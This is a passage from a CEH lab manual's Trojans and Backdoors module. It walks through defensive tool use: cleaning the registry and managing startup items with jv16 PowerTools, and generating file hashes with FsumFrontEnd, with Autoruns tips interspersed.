


FIGURE 8.20: jv16 Home page.

20. The **Clean and fix my computer** dialog box appears. Click the **Settings** tab and then click the **Start** button.



Module 06 – Trojans and Backdoors

FIGURE 8.21: jv16 Clean and fix my computer dialogue.

21. It will analyze your system for files; this will take a few minutes.




FIGURE 8.22: jv16 Clean and fix my computer Analyzing.

22. Computer items will be listed after the complete analysis.

 You can save the results of a scan with File->Save and load a saved scan with File->Load. These commands work with native Autoruns file formats, but you can use File->Export to save a text-only version of the scan results. You can also automate the generation of native Autoruns export files with command line options

Item	/	Severity	Description	Tags
<input type="checkbox"/>	 Registry Errors			7
<input type="checkbox"/>	 Invalid file or directory reference			7
<input type="checkbox"/>	 Registry junk			266
<input type="checkbox"/>	 Obsolete software entry			4
<input type="checkbox"/>	 Useless empty key			146
<input type="checkbox"/>	 Useless file extension			116
<input type="checkbox"/>	 Start menu and desktop items			23

FIGURE 8.24: jv16 Clean and fix my computer Items details.

23. Selected item details are as follows.

 Sidebar Displays
Windows sidebar gadgets




FIGURE 8.23: jv16 Clean and fix my computer Items.

24. The **Registry junk** section provides details for selected items.




FIGURE 8.25: jv16 Clean and fix my computer Item registry junk.

25. Select all check boxes in the item list and click **Delete**. A dialog box appears. Click **Yes**.





FIGURE 8.26: jv16 Clean and fix my computer Item check box.

26. Go to the **Home** tab, and click the **Control which programs start automatically** icon.



The Verify Signatures option appears in the Options menu on systems that support image signing verification and can result in Autoruns querying certificate revocation list (CRL) web sites to determine if image signatures are valid

Module 06 – Trojans and Backdoors

FIGURE 8.28: jv16 Control which program start automatically.

27. Check programs in **Startup manager**, and then you can select the appropriate action.




FIGURE 8.29: jv16 Startup Manager Dialogue.

28. Click the **Registry Tools** menu to view registry icons.




FIGURE 8.30: jv16 Registry tools.

29. Click **File Tools** to view file icons.

Module 06 – Trojans and Backdoors

 The Hide Windows Entries omits images signed by Windows if Verify Signatures is selected. If Verify Signatures is not selected, Hide Windows Entries omits images that have Microsoft in their resource's company name field and the image resides beneath the %SystemRoot% directory



FIGURE 8.31: jv16 File tools.

30. Click **System Tools** to view system icons.




FIGURE 8.32: jv16 System tools.

 **Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 06 Trojans and Backdoors**

31. Click **Privacy tools** to view privacy icon.




FIGURE 8.33: jv16 Privacy tools.

32. Click **Backups** in the menu to display the **Backup Tool** dialog box.

You can compare the current Autoruns display with previous results that you've saved. Select File|Compare and browse to the saved file. Autoruns will display in green any new items, which correspond to entries that are not present in the saved file. Note that it does not show deleted items




FIGURE 8.34: jv16 Backup tools

T A S K 5
FsumFrontEnd

33. Go to **Windows Server 2012** Virtual Machine.
34. Double-click **FsumFrontEnd.exe**, the executable file located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Files and Folder Integrity Checker\Fsum Frontend**.
35. **The Fsum Frontend** main window is shown in the following screenshot.




FIGURE 8.35: FsumFrontEnd main window.

CEH-Tools are also located mapped Network Drive (Z:) of Virtual Machines

36. Select the type of hash that you want; let's say md5. Check the **md5** check box.




FIGURE 8.36: FsumFrontEnd checking md5.

37. Select a file by clicking the **File** browse bottom from the **desktop**. That is **Test.txt**.

Have Autoruns automatically execute an Internet search in your browser by selecting Search Online in the Entry menu




FIGURE 8.37: FsumFrontEnd file browse.

Autoruns displays the text "(Not verified)" next to the company name of an image that either does not have a signature or has a signature that is not signed by a certificate root authority on the list of root authorities trusted by the system




FIGURE 8.38: Fsum Front End file open.

38. Click **Add Folder** to select a folder to be added to the hash, for example, **D:\CEH-Tools**.

Module 06 – Trojans and Backdoors




FIGURE 8.39: FsumFrontEnd Add Folder.




FIGURE 8.40: FsumFrontEnd Adding Folder.

-  Autoruns prefixes the name of an image's publisher with "(Not verified)" if it cannot verify a digital signature for the file that's trusted by the system

 A "Hide Signed Microsoft Entries" option helps you to zoom in on third-party auto-starting images that have been added to your system

39. Respective files of the selected folder will be listed in a list box.




FIGURE 8.41: FsumFrontEnd files list.

- Click **Generate checksum files**. The progress bar shows the progress percentage complete for the hash files generated.




FIGURE 8.42: FsumFrontEnd Generate checksum files.

Autoruns will display a dialog with a button that enables you to re-launch Autoruns with administrative rights

